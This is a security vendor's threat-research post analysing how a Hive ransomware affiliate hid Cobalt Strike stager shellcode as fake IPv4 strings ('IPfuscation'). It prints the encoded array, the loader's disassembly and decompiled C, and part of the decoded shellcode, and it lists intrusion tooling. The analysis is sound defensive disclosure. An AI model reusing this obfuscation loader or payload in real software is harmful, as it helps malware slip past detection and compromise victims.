SentinelOne blog

From the Front Lines | Hive Ransomware Deploys Novel IPfuscation Technique To Avoid Detection

March 29, 2022

By *James Haughom, Antonis Terefos, Jim Walter, Jeff Cavanaugh, Nick Fox, and Shai Tilias*

Overview

In a recent IR engagement, our team happened upon a rather interesting packer (*aka* crypter or obfuscator) that was ultimately utilized to construct and execute shellcode responsible for downloading a Cobalt Strike Beacon. The sample at the end of this chain is not necessarily sophisticated or particularly novel, but it does leverage an interesting obfuscation technique that we have dubbed “IPfuscation”.

In this post, we describe this novel technique as it is used across several variants of malware. Along with the *IPfuscation* technique, we have identified a number of markers which have allowed us to pivot into additional discoveries around the actor or group behind this campaign.

FROM THE FRONT LINES
Hive Ransomware Deploys Novel IPfuscation Technique To Avoid Detection
By James Haughom
SentinelOne

Technical Details

The samples in question are 64-bit Windows Portable Executables, each containing an obfuscated payload used to deliver an additional implant. The obfuscated payload masquerades itself as an array of ASCII IPv4 addresses. Each one of these IPs is passed to the RtlIpv4StringToAddressA function, which will translate the ASCII IP string to binary. The binary representation of all of these IPs is combined to form a blob of shellcode.

The general flow is:

1. Iterate through “IPs” (ASCII strings)
2. Translate “IPs” to binary to reveal shellcode
3. Execute shellcode either by:

- Proxying execution via callback param passed to EnumUILanguagesA
- Direct SYSCALLs

Using byte sequences, sequences of WinAPI calls, and some hardcoded metadata affiliated with the malware author, we were able to identify a handful of other variants of this loader (hashes provided below with the IOCs), one of which we have dubbed "UUIDfuscation" and was also recently reported on by Jason Reaves. A Golang Cobalt Strike loader was also discovered during the investigation, which had a hardcoded source code path similar to what we have already seen with the '*IPfuscated'* samples, suggesting that the same author may be responsible for both.

Tools, COTS, LOLBINs and More


The TTPs uncovered during the incident align with previous reporting of the Hive Ransomware Affiliate Program, with the attackers having a preference for publicly available Penetration Testing frameworks and tooling (see TTPs table). Like many other ransomware groups, pre-deployment Powershell and BAT scripts are used to prepare the environment for distribution of the ransomware, while ADFind, SharpView, and BloodHound are used for Active Directory enumeration. Password spraying was performed with SharpHashSpray and SharpDomainSpray, while Rubeus was used to request TGTs. Cobalt Strike remains their implant of choice, and several different Cobalt Strike loaders were identified including: *IPfuscated* loader, Golang loader, and a vanilla Beacon DLL. Finally, GPOs and Scheduled Tasks are used to deploy digitally signed ransomware across the victim's network.

IPfuscated Cobalt Strike Loader

Our team discovered and analyzed a 64-bit PE (4fcc141c13a4a67e74b9f1372cfb8b722426513a) with a hardcoded PDB path matching the project structure of a Visual Studio project.


```
C:\Users\Administrator\source\repos\ConsoleApplication1
\x64\Release\ConsoleApplication1.pdb
```

This particular sample leverages the *IPfuscation* technique. Within the binary is what appears to be an array of IP addresses.



```
[0x140002298]> x 500
- offset -     0 1  2 3  4 5  6 7  8 9  A B  C D  E F  0123456789ABCDEF
0x140002298  3235 322e 3732 2e31 3331 2e32 3238 0000  252.72.131.228..
0x1400022a8  3234 302e 3233 322e 3230 302e 3000 0000  240.232.200.0...
0x1400022b8  302e 302e 3635 2e38 3100 0000 0000 0000  0.0.65.81.......
0x1400022c8  3635 2e38 302e 3832 2e38 3100 0000 0000  65.80.82.81.....
0x1400022d8  3836 2e37 322e 3439 2e32 3130 0000 0000  86.72.49.210....
0x1400022e8  3130 312e 3732 2e31 3339 2e38 3200 0000  101.72.139.82...
0x1400022f8  3936 2e37 322e 3133 392e 3832 0000 0000  96.72.139.82....
0x140002308  3234 2e37 322e 3133 392e 3832 0000 0000  24.72.139.82....
0x140002318  3332 2e37 322e 3133 392e 3131 3400 0000  32.72.139.114...
0x140002328  3830 2e37 322e 3135 2e31 3833 0000 0000  80.72.15.183....
0x140002338  3734 2e37 342e 3737 2e34 3900 0000 0000  74.74.77.49.....
0x140002348  3230 312e 3732 2e34 392e 3139 3200 0000  201.72.49.192...
0x140002358  3137 322e 3630 2e39 372e 3132 3400 0000  172.60.97.124...
0x140002368  322e 3434 2e33 322e 3635 0000 0000 0000  2.44.32.65......
0x140002378  3139 332e 3230 312e 3133 2e36 3500 0000  193.201.13.65...
0x140002388  312e 3139 332e 3232 362e 3233 3700 0000  1.193.226.237...
0x140002398  3832 2e36 352e 3831 2e37 3200 0000 0000  82.65.81.72.....
0x1400023a8  3133 392e 3832 2e33 322e 3133 3900 0000  139.82.32.139...
0x1400023b8  3636 2e36 302e 3732 2e31 0000 0000 0000  66.60.72.1......
0x1400023c8  3230 382e 3130 322e 3132 392e 3132 3000  208.102.129.120.
0x1400023d8  3234 2e31 312e 322e 3131 3700 0000 0000  24.11.2.117.....
0x1400023e8  3131 342e 3133 392e 3132 382e 3133 3600  114.139.128.136.
0x1400023f8  302e 302e 302e 3732 0000 0000 0000 0000  0.0.0.72........
0x140002408  3133 332e 3139 322e 3131 362e 3130 3300  133.192.116.103.
0x140002418  3732 2e31 2e32 3038 2e38 3000 0000 0000  72.1.208.80.....
0x140002428  3133 392e 3732 2e32 342e 3638 0000 0000  139.72.24.68....
0x140002438  3133 392e 3634 2e33 322e 3733 0000 0000  139.64.32.73....
0x140002448  312e 3230 382e 3232 372e 3836 0000 0000  1.208.227.86....
0x140002458  3732 2e32 3535 2e32 3031 2e36 3500 0000  72.255.201.65...
0x140002468  3133 392e 3532 2e31 3336 2e37 3200 0000  139.52.136.72...
0x140002478  312e 3231 342e 3737 2e34 3900 0000 0000  1.214.77.49.....
0x140002488  3137 322e                                172.
```

Each of these “IP addresses” is passed to `RtlIpv4StringToAddressA` and then written to heap memory.



```
xor     r8d, r8d        ; dwMaximumSize
xor     edx, edx        ; dwInitialSize
mov     ecx, 40000h     ; flOptions
call    cs:HeapCreate
xor     edx, edx        ; dwFlags
mov     r8d, 100000h    ; dwBytes
mov     rcx, rax        ; hHeap
call    cs:HeapAlloc
mov     rsi, rax
lea     rbx, IP_addrs
mov     rdi, rax
lea     rbp, unk_1400037A8
lea     rax, unk_140002290
mov     [rsp+38h+Terminator], rax
xchg    ax, ax
```

```
loc_1400010F0:          ; S
mov     rcx, [rbx]
lea     r8, [rsp+38h+Terminator] ; Terminator
mov     r9, rdi         ; Addr
xor     edx, edx        ; Strict
call    cs:RtlIpv4StringToAddressA
cmp     eax, 0C000000Dh
jz      short loc_140001127
```


```
add     rdi, 4
add     rbx, 8
cmp     rbx, rbp
jl      short loc_1400010F0
```

```
xor     r8d, r8d        ; lParam
xor     edx, edx        ; dwFlags
mov     rcx, rsi        ; lpUILanguageEnumProc
call    cs:EnumUILanguagesA
jmp     short loc_140001133
```

```
loc_140001127:
lea     rcx, Format     ; "ERROR!"
call    _printf_p
```


What is interesting is that these “IP addresses” are not used for network communication, but instead represent an encoded payload. The binary representation of these IP-formatted strings produced by `RtlIpv4StringToAddressA` is actually a blob of shellcode.

For example, the first hardcoded IP-formatted string is the ASCII string “252.72.131.228”, which has a binary representation of 0xE48348FC (big endian), and the next “IP” to be translated is “240.232.200.0”, which has a binary representation of 0xC8E8F0. Together, they create the below sequence of bytes.




```
Hex                                                ASCII
FC 48 83 E4 F0 E8 C8 00 00 00 00 00 00 00 00 00   üH.äðèÈ.........
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
```

Disassembling these “binary representations” shows the start of shellcode generated by common pentesting frameworks.




```
FC                  cld
48 83 E4 F0         and  rsp,FFFFFFFFFFFFFFF0
E8 C8 00 00 00      call 22BECABA112
```

Once the shellcode has finished being deobfuscated in this manner, the malware proxies invocation of the shellcode by passing its address to the `EnumUILanguagesA` WinAPI function. This is achieved by supplying the shellcode address as the `UILanguageEnumProc`, which is a callback routine to be executed.



```
while ( RtlIpv4StringToAddressA(*IP_addrs_, 0, &Terminator, v7) != 0xC000000D )
{
  ++v7;
  if ( (__int64)++IP_addrs_ >= (__int64)&unk_1400037A8 )
  {
    EnumUILanguagesA(shellcode, 0, 0i64);
    return 0;
  }
}
printf_p("ERROR!");
```

The shellcode is the common Cobalt Strike stager to download and execute Beacon. Here is a look at the PEB traversal to find one of the modules lists, followed by the ROT13 hash being calculated for target WinAPIs to execute.




```
[0x00000000]> pd 50
                0x00000000      fc              cld
                0x00000001      4883e4f0        and rsp, 0xfffffffffffffff0
                0x00000005      e8c8000000      call 0xd2
                0x0000000a      4151            push r9
                0x0000000c      4150            push r8
                0x0000000e      52              push rdx
                0x0000000f      51              push rcx
                0x00000010      56              push rsi
                0x00000011      4831d2          xor rdx, rdx
                0x00000014      65488b5260      mov rdx, qword gs:[rdx + 0x60]
                0x00000019      488b5218        mov rdx, qword [rdx + 0x18]
                0x0000001d      488b5220        mov rdx, qword [rdx + 0x20]
                0x00000021      488b7250        mov rsi, qword [rdx + 0x50]
                0x00000025      480fb74a4a      movzx rcx, word [rdx + 0x4a]
                0x0000002a      4d31c9          xor r9, r9
            ┌─> 0x0000002d      4831c0          xor rax, rax
            │   0x00000030      ac              lodsb al, byte [rsi]
            │   0x00000031      3c61            cmp al, 0x61
           ┌──< 0x00000033      7c02            jl 0x37
           ││   0x00000035      2c20            sub al, 0x20               ; " H\x8brPH\x0f\xb7
JJM1\xc9H1\u002c<a|\x02, A\xc1\xc9\rA\x01\xc1\xe2\xedRAQH\x8bR \x8bB<H\x01\xd0f\x81x\x18\v\
x02ur\x8b\x80\x88"
           └──> 0x00000037      41c1c90d        ror r9d, 0xd
            │   0x0000003b      4101c1          add r9d, eax
            └─< 0x0000003e      e2ed            loop 0x2d
```

Hell’s Gate Variant

A handful of additional samples were found with a similar sequence of functions and static properties, including the same error message. The Hell’s Gate variant (d83df37d263fc9201aa4d98ace9ab57efbb90922) is different from the previous sample in that it uses Hell’s Gate (direct SYSCALLs) rather than `EnumUILanguagesA` to execute the deobfuscated shellcode. This sample’s PDB path is:

